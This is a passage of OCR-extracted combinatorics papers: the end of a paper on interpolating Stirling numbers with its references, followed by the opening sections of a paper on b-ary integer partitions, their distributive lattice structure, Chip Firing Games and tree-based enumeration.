$$\sum_{1 \le m \le n} a_{n,m}^{(k,2)}(q) = q^{2(n+1-k)} S_q[n-1,k-2](1+q)^{k-2}, \quad n \ge 2. \tag{6.4}$$

  This is coherent with (5.3) since k active sites in $\pi(p)$ corresponds to $k-2$ blocks in p.

- If $j=\infty$ then equation (6.2) gives:

$$a_{n,m}^{(n+1,\infty)}(q) = c_q[n,m] q^{n-m}, \quad n \ge 1,$$

  as expected.

The meaning of "Stirling numbers interpolation" lies in the observation that the permutations of length n having m right–to–left minima are counted by the second kind Stirling numbers for $j=1$ and by the first kind Stirling numbers $c(n,m)$ for $j=\infty$. In the intermediate cases this number, $p_{n,m}^{(j)}$, is such that $S(n,m) \le p_{n,m}^{(j)} \le c(n,m)$, and it is given by

$$p_{n,m}^{(j)} = \sum_{k=2}^{n} a_{n,m}^{(k,j)}(1), \tag{6.5}$$

where $a_{n,m}^{(k,j)}(1)$ can be computed by setting $q = 1$ in (6.3).

References

[1] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, ECO: A Methodology for the Enumeration of Combinatorial Objects, *Journal of Difference Equations and Applications*, Vol. 5 (1999) 435–490.

[2] E. Barcucci, A. Del Lungo, E. Pergola, Random generation of tree and other combinatorial objects, *Theoretical Computer Science*, 218 (1999) 219-232.

[3] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, From Motzkin to Catalan permutations, *Discrete Mathematics*, 217 (2000) 33–49.

[4] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, Permutation avoiding an increasing number of length–increasing forbidden subsequences, *Discrete Mathematics and Theoretical Computer Science*, 4 (2000) 31-44.

[5] M. Bóna, Permutations avoiding certain patterns. The case of length 4 and some generalizations, *Discrete Mathematics*, 175 (1997) 55–67.

[6] M. Bóna, Exact enumeration of 1342–avoiding permutations; a close link with labelled trees and planar maps, *Journal of Combinatorial Theory Series A*, 80 (1997) 257–272.

[7] M. Bóna, The solution of a Conjecture of Stanley and Wilf for all layered patterns, *Proceedings of 11^{th} FPSAC*, Barcelone (1999) 62–71.

[8] L. M. Butler, The q–log concavity of q–binomial coefficients, *Journal of Combinatorial Theory Series A*, 54 (1990) 53–62.

[9] F.R.K. Chung, R.L. Graham, V.E. Hoggatt, M. Kleiman, The number of Baxter permutations, *Journal of Combinatorial Theory, Series A*, 24 (1978) 382–394.

[10] L. Comtet, *Advanced Combinatorics*, Reidel (1979).

[11] A. M. Garsia, J. B. Remmel, q–Counting rook configurations and a formula of Frobenius, *Journal of Combinatorial Theory Series A*, 41 (1986) 246–275.

[12] I. M. Gessel, Symmetric functions and P–recursiveness, *Journal of Combinatorial Theory Series A*, 53 (1990) 257–285.

[13] H. W. Gould, The q–Stirling numbers of first and second kinds, *Duke Math. Journal*, 28 (1961) 281–289.

[14] O. Guibert, Combinatoire des permutations à motifs exclus en liaison avec les mots, les cartes planaires et les tableaux de Young, *Thèse de l'Université Bordeaux 1* (1996).

[15] P. Leroux, Reduced matrices and q–log concavity properties of q–Stirling numbers, *Journal of Combinatorial Theory Series A*, 54 (1990) 64–84.

[16] A. De Médicis, P. Leroux, A unified combinatorial approach for q-(and p,q–) Stirling numbers, *Journal of Statistical Planning and Inference*, 34 (1993) 89–105.

[17] A. De Médicis, P. Leroux, Generalized Stirling numbers, convolution formulae and p,q–analogues, *Canadian Journal of Mathematics*, 47 (1995) 474–499.

[18] S.C. Milne, A q–analog of restricted growth functions, Dobinski's equality, and Charlier polynomials, *Trans. Amer. Math. Soc.*, 245 (1978) 89–118.

[19] S.C. Milne, Restricted growth functions, rank row matchings of partition lattices, and q–Stirling numbers, *Advances in Mathematics*, 43 (1982) 173–196.

[20] S.C. Milne, Mapping of subspaces into subsets, *Journal of Combinatorial Theory Series A*, 33 (1982) 36–47.

[21] A. Regev, Asymptotic values for degrees associated with strips of Young diagrams, *Advances in Mathematics*, 41 (1981) 115–136.

[22] J. Riordan, *An introduction to combinatorial analysis*, Wiley (1958).

[23] R. Simion, F. W. Schmidt, Restricted permutations, *European Journal of Combinatorics*, 6 (1985) 383–406.

[24] N. Sloane, S. Plouffe, *Encyclopedia of Integer Sequences*, Academic Press, New York (1995).

[25] M. Wachs, D. White, p,q–Stirling numbers and set partition statistics, *Journal of Combinatorial Theory Series A*, 56 (1991), 27–46.

[26] J. West, Permutations with forbidden subsequences and stack–sortable permutations, *PhD thesis, Massachusetts Institute of Technology*, Cambridge (1990).

[27] J. West, Generating trees and forbidden subsequences, *Discrete Mathematics*, 157 (1996) 363–374.

Partitions of an Integer into Powers

Matthieu Latapy

LIAFA, *Université Paris 7, 2 place Jussieu, 75005 Paris. latapy@liafa.jussieu.fr*

In this paper, we use a simple discrete dynamical model to study partitions of integers into powers of another integer. We extend and generalize some known results about their enumeration and counting, and we give new structural results. In particular, we show that the set of these partitions can be ordered in a natural way which gives the distributive lattice structure to this set. We also give a tree structure which allow efficient and simple enumeration of the partitions of an integer.

Keywords: Integer partition, Composition, Lattice, Distributive Lattice, Discrete Dynamical Models, Chip Firing Game

1 Introduction

We study here the problem of writing a non-negative integer n as the sum of powers of another positive integer b:

$$n = p_0 b^0 + p_1 b^1 + \cdots + p_{k-1} b^{k-1}$$

with $p_{k-1} \neq 0$ and $p_i \in \mathbb{N}$ for all i. Following [Rod69], we call the k-tuple $(p_0, p_1, \ldots, p_{k-1})$ a *b-ary partition* of n. The integers p_i are called the *parts* of the partition and k is the *length* of the partition. A b-ary partition of n can be viewed as a representation of n in the basis b, with digits in $\mathbb{N}$. Conversely, given a k-tuple $(p_0, \ldots, p_{k-1})$ and a basis b, we will denote by $v_b(p_0, \ldots, p_{k-1})$ the integer $p_0 b^0 + p_1 b^1 + \cdots + p_{k-1} b^{k-1}$. There is a unique b-ary partition such that $p_i < b$ for all i, and it is the usual (canonical) representation of n in the basis b. Here, we consider the problem without any restriction over the parts: $p_i \in \mathbb{N}$, which is actually equivalent to say that $p_i \in \{0, 1, \ldots, n\}$ for all i. We will mainly be concerned with the enumeration and counting of the b-ary partitions of n, for given integers n and b.

This natural combinatorial problem has been introduced by Mahler [Mah40], who showed that the logarithm of the number of b-ary partitions of n grows as $\frac{(\log n)^2}{2 \log b}$. This asymptotic approximation was later improved by de Bruijn [dB48] and Pennington [Pen53]. Knuth [Knu66] studied the special case where $b = 2$. In this case, the function counting the b-ary partitions for a given n is called the *binary partition function*. This function has been widely studied. Euler and Tanturri [Eul50, Tan18a, Tan18b] studied its exact computation and Churchhouse [Chu69, Chu71] studied its congruence properties, while Fröberg [Fro77] gave a final solution to its asymptotical approximation. Later, Rödseth [Rod69] generalized some of these results to b-ary partitions for any b. Finally, Pfaltz [Pfa95] studied the subcase of the binary partitions of integers which are powers of two.

We are concerned here with the exact computation of the number of b-ary partitions of a given integer n, for any b. We will use a powerful technique we developped in [LP99] and [LMMP98]: incremental construction of the set of b-ary partitions of n, infinite extension and coding by an infinite tree. This method gives a deep understanding of the structure of the set of b-ary partitions of n. We will obtain this way a tree structure which permits the enumeration of all the b-ary partitions of n in linear time with respect to their number. We will also order these partitions in a natural way which gives the distributive lattice structure to this set. We recall that a *lattice* is a partially ordered set such that any two elements a and b have a least upper bound (called *supremum* of a and b and denoted by $a \vee b$) and a greatest lower bound (called *infimum* of a and b and denoted by $a \wedge b$). The element $a \vee b$ is the smallest element among the elements greater than both a and b. The element $a \wedge b$ is defined dually. A lattice is *distributive* if for all a, b and c: $(a \vee b) \wedge (a \vee c) = a \vee (b \wedge c)$ and $(a \wedge b) \vee (a \wedge c) = a \wedge (b \vee c)$. A distributive lattice is a strongly structured set, and many general results, for example efficient coding and algorithms, are known about such sets. For more details, see for example [DP90].

Notice that if we consider $b = 1$ and restrict the problem to partitions of length at most n, then we obtain the *compositions* of n, i.e. the series of at most n integers, the sum of which equals n. Many studies already deal with this special case. In particular, the (infinite) distributive lattice $R_1(\infty)$ which we will introduce in Section 4 is isomorphic to the well known Young lattice [Ber71]. Therefore, we will suppose $b > 1$ in the following. Notice however that some of the results we present here are already known in this special case (for example the distributive lattice structure), therefore they can be seen as an extension of the existing ones.

2 The lattice structure

In this section, we define a simple dynamical model which generates *all* the b-ary partitions of an integer. We will show that the set of b-ary partitions, ordered by the reflexive and transitive closure of the successor relation, has the distributive lattice structure.

Let us consider a b-ary partition $p = (p_0, p_1, \ldots, p_{k-1})$ of n, and let us define the following transition (or rewriting) rule: $p \xrightarrow{i} q$ if and only if for all $j \notin \{i, i+1\}$, $q_j = p_j$, $p_i \geq b$, $q_i = p_i - b$ and $q_{i+1} = p_{i+1} + 1$ (with the assumption that $p_k = 0$). In other words, if p_i is at least equal to b then q is obtained from p by removing b units from p_i and adding one unit to p_{i+1}. We call this operation *firing* i. The important point is to notice that q is then a b-ary partition of n. We call q a *successor* [†] of p, and we denote by $Succ_b(p)$ the set of all the successors of p, with respect to the rule. We denote by $R_b(n)$ the set of b-ary partitions of n reachable from (n) by iterating the evolution rule, ordered by the reflexive and transitive closure of the successor relation. Notice that the successor relation is the covering relation of the order, since it is defined as the transitive and reflexive closure of the successor relation, and one can easily verify that this relation has no reflexive ($x \longrightarrow x$) and no transitive ($x \longrightarrow z$ with $x \longrightarrow y$ and $y \longrightarrow z$) edge. See Figure 1 for some examples.

Given a sequence f of firings, we denote by $|f|_i$ the number of firings of i during f. Now, consider an element p of $R_b(n)$, and two sequences f and f' of firings which transform (n) into p. Then, $p_i = |f|_{i-1} - b \cdot |f|_i = |f'|_{i-1} - b \cdot |f'|_i$. Suppose that there exists an integer i such that $|f|_i \neq |f'|_i$, and let i be the smallest such integer. Then, $|f|_{i-1} = |f'|_{i-1}$ and the equality $|f|_{i-1} - b \cdot |f|_i = |f'|_{i-1} - b \cdot |f'|_i$ is

[†] Notice that the term *successor* can have many different meanings. We follow here the standard usage in discrete dynamical models, but in order theory the term has another meaning, and one may also consider that a *successor* of an integer n should be the integer $n+1$, which is not the case here.




Fig. 1: From left to right, the sets $R_2(9)$, $R_3(9)$, $R_3(10)$, $R_3(11)$, $R_3(12)$ and $R_3(15)$. From Theorem 1, both of these sets is a distributive lattice.

impossible. Therefore, we have $|f|_i = |f'|_i$ for all i. This leads to the definition of the *shot vector* $s(p)$: $s(p)_i$ is the number of times one have to fire i in order to obtain p from (n). Now we can prove:

Lemma 1 *For all p and q in $R_b(n)$, $p \leq q$ if and only if for all i, $s(p)_i \geq s(q)_i$.*

Proof : If $p \leq q$, i.e. p is reachable from q then it is clear that for all i, $s(p)_i \geq s(q)_i$. Conversely, if there exists i such that $s(p)_i > s(q)_i$, then let j be the smallest such integer. Therefore, $q_j > p_j + b$ and so q can be fired at j. By iterating this process, we finally obtain p, and so $p \leq q$. □

Theorem 1 *For all integers b and n, the order $R_b(n)$ is a* distributive lattice *which contains* all *the b-ary partitions of n, with the infimum and supremum of any two elements p and q defined by:*

$$s(p \vee q)_i = \min(s(p)_i, s(q)_i) \text{ and } s(p \wedge q)_i = \max(s(p)_i, s(q)_i).$$

Proof : We first show that $R_b(n)$ contains all the b-ary partitions of n. Consider p a b-ary partition of n. If $p = (n)$, then $p \in R_b(n)$, so we suppose that $p \neq (n)$. Therefore, there must be an integer $i > 0$ such that $p_i > 0$. Let us define q such that $q_j = p_j$ for all $j \notin \{i-1, i\}$, $q_{i-1} = p_{i-1} + b$ and $q_i = p_i - 1$. It is clear that q is a b-ary partition of n, and that if $q \in R_b(n)$ then $p \in R_b(n)$ since $q \xrightarrow{i-1} p$. It is also obvious that, if we iterate this process, we go back to (n), and so $p \in R_b(n)$.

We now prove the formula for the infimum and the supremum. Let p and q be in $R_b(n)$, and r such that $s(r)_i = \min(s(p)_i, s(q)_i)$. From Lemma 1, p and q are reachable from r. Moreover, if p and q are reachable from $t \in R_b(n)$, then, from Lemma 1, r is reachable from t since we must have $s(t)_i \leq \min(s(p)_i, s(q)_i)$ (else one can not transform t into p or q). Therefore, r is the supremum of p and q, as claimed in the theorem. The argument for the infimum is symmetric. Finally, to prove that the lattice is *distributive*, we only have to check that the formulae satisfy the distributivity laws. □

We will now show that the dynamical model defined here can be viewed as a special Chip Firing Game (CFG). A CFG [BLS91, BL92] is defined over a directed multigraph. A configuration of the game is a repartition of a number of chips over the vertices of the graph, and it obeys the following evolution rule: if a vertex ν contains as many chips as its outgoing degree d, then one can transfer one chip along each of

its outgoing edges. In other words, the number of chips at ν is decreased by d and, for each vertex $v \neq \nu$, the number of chips at v is increased by the number of edges from ν to v. This model is very general and has been introduced in various contexts, such as physics, computer science, economics, and others. It is in particular very close to the famous Abelian Sandpile Model [LP00].

It is known that the set of reachable configurations of such a game, ordered with the reflexive and transitive closure of the transition rule, is a Lower Locally Distributive (LLD) lattice (see [Mon90] for a definition and properties), but it is not distributive in general [BL92, LP00, MPV01]. However, if a lattice is LLD and its dual, i.e. the lattice obtained by reversing the order relation, also is LLD, then the lattice is distributive. Therefore, we can give another proof of the fact that $R_b(n)$ is a distributive lattice by showing that it is the set of reachable configurations of a CFG, and that its dual too [‡].

Given two integers n and b, let us consider the following multigraph $G = (V,E)$ defined by: $V = \{0,\ldots,n\}$ and there are b^{i+1} edges from the i-th vertex to the $(i+1)$-th, for all $n < i \leq 0$. Now, let us consider the CFG C defined over G by the initial configuration where the vertex 0 contains n chips, the other ones being empty. Now, given a configuration c of the CFG, where c_i denotes the number of chips in the vertex number i, let us denote by $\overline{c}$ the vector such that $\overline{c_i} = \frac{c_i}{b^i}$. Then, if the CFG is in the configuration c, an application of the rule to the vertex number i gives the configuration c' such that $c'_i = c_i - b^{i+1}$, $c'_{i+1} = c_{i+1} + b^{i+1}$ and $c'_j = c_j$ for all $j \notin \{i, i+1\}$. Notice that this means exactly that $\overline{c_i}$ is decreased by b and that $\overline{c_{i+1}}$ is increased by 1, therefore an application of the CFG rule corresponds exactly to an application of the evolution rule we defined above, and so the set of reachable configurations of the CFG is isomorphic to $R_b(n)$. This leads to the fact that $R_b(n)$ is a LLD lattice.

Conversely, let G' be the multigraph obtained from G by reversing each edge, and let us consider the CFG C' over G' such that the initial configuration of C' is the final configuration of C. Then it is clear that the set of reachable configurations of C' is nothing but the dual of the one of C, therefore it is isomorphic to the dual of $R_b(n)$. This leads to the fact that the dual of $R_b(n)$ is a LLD lattice, which allows us to conclude that $R_b(n)$ is a distributive lattice.

3 From $R_b(n)$ to $R_b(n+1)$

In this section, we give a method to construct the transitive reduction (i.e. the successor relation) of $R_b(n+1)$ from the one of $R_b(n)$. In the following, we will simply call this the *construction of* $R_b(n+1)$ *from* $R_b(n)$. This will show the self-similarity of these sets, and give a new way, purely structural, to obtain a recursive formula for $|R_b(n)|$, which is previously known from [Rod69] (the special case where $b = 2$ is due to Euler [Eul50]). This construction will also show the special role played by certain b-ary partitions, which will be widely used in the rest of the paper. Therefore, we introduce a few notations about them. We denote by $P_i(b,n)$ the set of the partitions p in $R_b(n)$ such that $p_0 = p_1 = \cdots = p_{i-1} = b-1$. Notice that for all i we have $P_i(b,n) \subseteq P_{i+1}(b,n)$ and that $P_0(b,n) = R_b(n)$. If $p = (p_0,\ldots,p_{k-1})$ is in $P_i(b,n)$, we denote by $p^{\hookrightarrow_i}$ the k-uple $(0,\ldots,0,p_i+1,p_{i+1},\ldots,p_{k-1})$. In other words, $p^{\hookrightarrow_i}$ is obtained from p by switching all the i first components of p from $b-1$ to 0 and adding one unit to its i-th componend [§]. Notice that the k-uple $p^{\hookrightarrow_0}$, which is simply obtained from p by adding one unit to its first component, is always a b-ary partition of $n+1$. If S is a subset of $P_i(b,n)$, we denote by $S^{\hookrightarrow_i}$ the set $\{p^{\hookrightarrow_i} \mid p \in S\}$.

[‡] This idea is due to Clémence Magnien, who introduced this new way to prove that a set is a distributive lattice using two Chip Firing Games.

[§] This operator is known in numeration studies as an odometer. See [GLT95] for more precisions.

Notice that, if $p \xrightarrow{i} q$ in $R_b(n)$, then $p^{\hookrightarrow_0} \xrightarrow{i} q^{\hookrightarrow_0}$ in $R_b(n+1)$. This remark makes it possible to construct $R_b(n+1)$ from $R_b(n)$: the construction procedure starts with the lattice $R_b(n)^{\hookrightarrow_0}$ given by its diagram. Then, we look for those elements in $R_b(n)^{\hookrightarrow_0}$ that have a successor out of $R_b(n)^{\hookrightarrow_0}$. The set of these elements will be denoted by I_0, with $I_0 \subseteq R_b(n)^{\hookrightarrow_0}$. At this point, we add all the missing successors of the elements of I_0. The set of these new elements will be denoted by C_0. Now, we look for the elements in C_0 that have a successor out of the constructed set. The set of these elements is denoted by I_1. More generally, at the i-th step of the procedure we look for the elements in C_{i-1} with missing successors and call I_i the set of these elements. We add the new successors of the elements of I_i and call the set of these new elements C_i. At each step, when we add a new element, we also add its covering relations. Since $R_b(n+1)$ is a finite set, this procedure terminates. At the end, we obtain the whole set $R_b(n+1)$. In the rest of this section, we study more precisely this construction process.

Lemma 2 *Let p be a b-ary partition in $P_i(b,n)$. If $p_i \neq b-1$ then $Succ_b(p^{\hookrightarrow_i}) = Succ_b(p)^{\hookrightarrow_i}$. Else, $Succ_b(p^{\hookrightarrow_i}) = Succ_b(p)^{\hookrightarrow_i} \cup \{p^{\hookrightarrow_{i+1}}\}$.*

Proof : If a transition $p \xrightarrow{j} q$ is possible, then $p^{\hookrightarrow_i} \xrightarrow{j} q^{\hookrightarrow_i}$ is obviously possible. Moreover, an additional transition is possible from $p^{\hookrightarrow_i}$ if and only if $p_i = b-1$. In this case, $p^{\hookrightarrow_i} \xrightarrow{i} p^{\hookrightarrow_{i+1}}$. □

Lemma 3 *For all integer b, n and i, we define the function $r_i : P_i(b,n) \to R_b(\frac{n+1}{b^i} - 1)$ by: $r_i(p)$ is obtained from $p \in P_i(b,n)$ by removing its i first components (which are equal to $b-1$). Then, r_i is a bijection.*

Proof : Let us consider p in $P_i(b,n)$: $p = (b-1, b-1, \ldots, b-1, p_i, \ldots, p_k)$. Then, it is clear that $r_i(p) = (p_i, \ldots, p_k)$ is in $R_b(\frac{n-(b-1)-(b-1)b-\cdots-(b-1)b^{i-1}}{b^i}) = R_b(\frac{n+1-b^i}{b^i}) = R_b(\frac{n+1}{b^{i+1}} - 1)$. Conversely, if we consider p in $R_b(\frac{n+1}{b^i} - 1)$, then $r_i^{-1}(p) = (b-1, b-1, \ldots, b-1, p_0, p_1, \ldots, p_k)$ is a b-ary partition of $m = (b-1) + (b-1)b + \cdots + (b-1)b^{i-1} + \frac{n+1-b^i}{b^i}$, which is nothing but n. Therefore, $r_i^{-1}(p)$ is in $R_b(n)$. □

Lemma 4 *For all integer b, n and i, we have $I_i = P_{i+1}(b,n)^{\hookrightarrow_i}$ and $C_i = P_{i+1}(b,n)^{\hookrightarrow_{i+1}}$.*

Proof : By induction over i. For $i = 0$, it is clear from Lemma 2 that the set of elements in $R_b(n)^{\hookrightarrow_0}$ with a missing successor, namely I_0, is exactly $P_1(b,n)^{\hookrightarrow_0}$. Moreover, the set of these missing successors, namely C_0, is clearly $P_1(b,n)^{\hookrightarrow_1}$. Now, let us suppose that the claim is proved for i and let us prove it for $i+1$. The set I_{i+1} is the set of elements in C_i with one missing successor. By induction hypothesis, we have $C_i = P_{i+1}(b,n)^{\hookrightarrow_{i+1}}$ and so, from Lemma 2, $I_{i+1} = P_{i+2}(b,n)^{\hookrightarrow_{i+1}}$. Then, by application of the evolution rule, it is clear that the set C_{i+1} of the missing successor is $P_{i+2}(b,n)^{\hookrightarrow_{i+2}}$, which proves the claim. □

Theorem 2 *For any positive integer b and n, we have:*

$$R_b(n) = \bigsqcup_{i \geq 0} r_i^{-1}\left(R_b\left(\frac{n}{b^i} - 1\right)\right)^{\hookrightarrow_i}$$

$$|R_b(n)| = \sum_{i=0}^{\lfloor n/b \rfloor} \Big| \; R_b(\tfrac{i}{b}) \; \Big|$$

where $\bigsqcup$ denotes the disjoint union, where $R_b(n)$ is taken as $\emptyset$ when n is not a positive integer, and with $R_b(0) = \{0\}$.

Proof : From the construction procedure described above, we have $R_b(n) = R_b(n-1)^{\hookrightarrow_0} \sqcup \bigsqcup_{i\geq 0} C_i$. From Lemma 4, we obtain $R_b(n) = R_b(n-1)^{\hookrightarrow_0} \sqcup \bigsqcup_{i\geq 0} P_{i+1}(b,n)^{\hookrightarrow_{i+1}}$. Moreover, since $R_b(n-1)^{\hookrightarrow_0}$ is nothing but $P_0(b,n)^{\hookrightarrow_0}$, this is equivalent to $R_b(n) = \bigsqcup_{i\geq 0} P_i(b,n)^{\hookrightarrow_i}$. Finally, from Lemma 3, we obtain the announced formula.

From this formula, we have $R_b(\frac{n}{b}) = \bigsqcup_{i\geq 0} r^{-1}(R_b(\frac{n}{b^{i+1}}-1)^{\hookrightarrow_i})$. Therefore, $|R_b(n)| = \sum_{i\geq 0} |R_b(\frac{n}{b^i} - 1)| = |R_b(n-1)| + \sum_{i\geq 0} |R_b(\frac{n}{b^{i+1}}-1)| = |R_b(n-1)| + |R_b(\frac{n}{b})|$. We obtain the claim by iterating this last formula. □

The first formula given in this theorem can be used to compute the sets $R_b(n)$ efficiently since it only involves *disjoint* unions. We will give in Section 5 another method to compute $R_b(n)$ which is much simplier, as it gives $R_b(n)$ a tree structure. However, the formula is interesting since it points out the self-similar structure of the set (see Figure 4).

The second formula is previouly known from [Rod69], and from [Eul50] in the special case where $b = 2$. Notice that this does not give a way to compute $|R_b(n)|$ in linear time with respect to n, which is an unsolved problem in the general case, but it gives a very simple way to compute recursively $|R_b(n)|$.

4 Infinite extension

$R_b(n)$ is the lattice of the b-ary partitions of n reachable from (n) by iteration of the evolution rule. We now define $R_b(\infty)$ as the set of all b-ary partitions reachable from (∞). The order on $R_b(\infty)$ is the reflexive and transitive closure of the successor relation. For $b = 2$, the first b-ary partitions in $R_b(\infty)$ are given in Figure 2 along with their covering relation (the first component, which is always infinity, is not represented on this diagram). Notice that it is still possible to define the shot vector $s(p)$ of an element p of $R_b(\infty)$ by: $s(p)_i$ is the number of times one has to fire i in order to obtain p from (∞).




Fig. 2: The first b-ary partitions obtained in $R_b(\infty)$ when $b = 2$. Two parts isomorphic to $R_2(4)$ are distinguished, as well as two parts isomorphic to $R_2(7)$.

Theorem 3 *The set $R_b(\infty)$ is a distributive lattice with:*

$$s(p \vee q)_i = \min(s(p)_i, s(q)_i) \text{ and } s(p \wedge q)_i = \max(s(p)_i, s(q)_i)$$

for all p and q in $R_b(\infty)$. Moreover, for all n the functions

$$\pi : s = (s_1, s_2, \cdots, s_k) \longrightarrow \pi(s) = (\infty, s_2, \ldots, s_k)$$

and

$$\tau : s = (s_1, s_2, \cdots, s_k) \longrightarrow \tau(s) = (\infty, s_1, s_2, \ldots, s_k)$$

are lattice embeddings of $R_b(n)$ into $R_b(\infty)$.

Proof : The proof for the distributive lattice structure and for the formulae of the infimum and supremum is very similar to the proof of Theorem 1. Therefore, it is left to the reader.

Given p and q in $R_b(n)$, we now prove that $\pi(p) \vee \pi(q) = \pi(p \vee q)$. From Theorem 1, we have $s(p \vee q)_i = \min(s(p)_i, s(q)_i)$. Moreover, it is clear that $s(\pi(x))_i = s(x)_i$ for all x in $R_b(n)$. Therefore, $s(\pi(p \vee q))_i = \min(s(\pi(p))_i, s(\pi(q))_i))$, which shows that π preserves the supremum. The proof of $\pi(p) \wedge \pi(q) = \pi(p \wedge q)$ is symmetric. Therefore, π is a lattice embedding.

The proof for τ is very similar when one has noticed that the shot vector of $\tau(s)$ is obtained from the one of s by adding a new first component equal to n. □

With similar arguments, one can easily show that $\pi(R_b(n))$ is a sublattice of $\pi(R_b(n+1))$, and so we have an infinite chain of distributive lattices:

$$\pi(R_b(0)) \leq \pi(R_b(1)) \leq \cdots \leq \pi(R_b(n)) \leq \pi(R_b(n+1)) \leq \cdots \leq R_b(\infty),$$

where $\leq$ denotes the sublattice relation. Moreover, one can use the self-similarity estalished here to construct filters of $R_b(\infty)$ (a *filter* of a poset is an upper closed part of the poset). Indeed, if one defines $R_b(\leq n)$ as the sub-order of $R_b(\infty)$ over $\cup_{i \leq n} R_b(i)$, then one can construct efficiently $R_b(\leq n+1)$ from $R_b(\leq n)$ by extracting from $R_b(\leq n)$ a part isomorphic to $R_b(n+1)$ and pasting it to $R_b(\leq n)$. See Figures 2 and 4.

Notice that, for all integer b, $R_b(\infty)$ contains exactly all the finite sequences of integers, since any such sequence can be viewed as a b-ary partition of an integer n. Therefore, we provide infinitely many ways to give the set of finite sequences of integers the distributive lattice structure.

5 Infinite tree

As shown in our construction of $R_b(n+1)$ from $R_b(n)$, each b-ary partition p in $R_b(n+1)$ is obtained from another one $p' \in R_b(n)$ by application of the $\hookrightarrow$ operator: $p = p'^{\hookrightarrow_i}$ with i an integer between 0 and $l(p')$, where $l(p')$ denotes the number of $b-1$ at the beginning of p'. Thus, we can define an infinite tree $T_b(\infty)$ whose nodes are the elements of $\bigsqcup_{n \geq 0} R_b(n)$ and in which the fatherhood relation is defined by:

$$q \text{ is the } (i+1)\text{-th son of } p \text{ if and only if } q = p^{\hookrightarrow_i} \text{ for some } i,\ 0 \leq i \leq l(p).$$

The root of this tree is (0) and each node p of $T_b(\infty)$ has $l(p)+1$ sons. The first levels of $T_b(\infty)$ when $b = 2$ are shown in Figure 3 (we call the set of elements of depth n the "level n" of the tree).

Proposition 1 *The level n of $T_b(\infty)$ contains exactly the elements of $R_b(n)$.*

Proof : Straightforward from the construction of $R_b(n+1)$ from $R_b(n)$ given above and the definition of the tree. □

If we define $\overline{R_b(n)}$ as $\{(s_2, \ldots, s_k) \mid (s_1, s_2, \ldots, s_k) \in R_b(n)\}$, then:




Fig. 3: The first levels of $T_b(\infty)$ when $b = 2$. We distinguished some special subtrees, which will play an important role in the following.

Proposition 2 *For all integer n, the elements of* $\overline{R_b(n)}$ *are exactly the elements of the* $\lfloor \frac{n}{b} \rfloor$ *first levels of* $T_b(\infty)$.

Proof : Let us first prove that the elements of $R_b(n)$ are the nodes of a subtree of $T_b(\infty)$ that contains its root. This is obviously true for $n = 0$. The general case follows by induction, since by construction the elements of $\overline{R_b(n+1)} \setminus \overline{R_b(n)}$ are sons of elements of $\overline{R_b(n)}$.

Now, let us consider an element e of the l-th level of $T_b(\infty)$. If there is a b-ary partition p of n such that $\overline{p} = e$, then clearly $p_i = e_{i-1}$ for all $i > 0$ and $p_0 = n - b \cdot l$. Therefore, if e is in $\overline{R_b(n)}$ then all the elements of the l-th level are in $\overline{R_b(n)}$, and this is clearly the case exactly when $0 \leq l < \lfloor \frac{n}{b} \rfloor$. This ends the proof. □

Notice that this proposition gives a simple way to enumerate the elements of $R_b(n)$ for any n in linear time with respect to their number, since it gives this set a tree structure. Algorithm 1 acheives this.

We will now show that $T_b(\infty)$ can be described recursively, which allows us to give a new recursive formula for $|R_b(n)|$. In order to do this, we will use a series known as the b-ary carry sequence [Slo73]: $c_b(n) = k$ if b^k divides n but b^{k+1} does not. Notice that this function is defined only for $n > 0$ (or one can consider that $c_b(0) = \infty$). These series appear in many contexts, and have many equivalent definitions ¶. Here, we will mainly use the fact that the first n such that $c_b(n) = k$ is $n = b^k$, and the fact that $c_b(n)$ is nothing but the number of components equal to $b-1$ at the begining of the canonical representation of $n-1$ in the basis b.

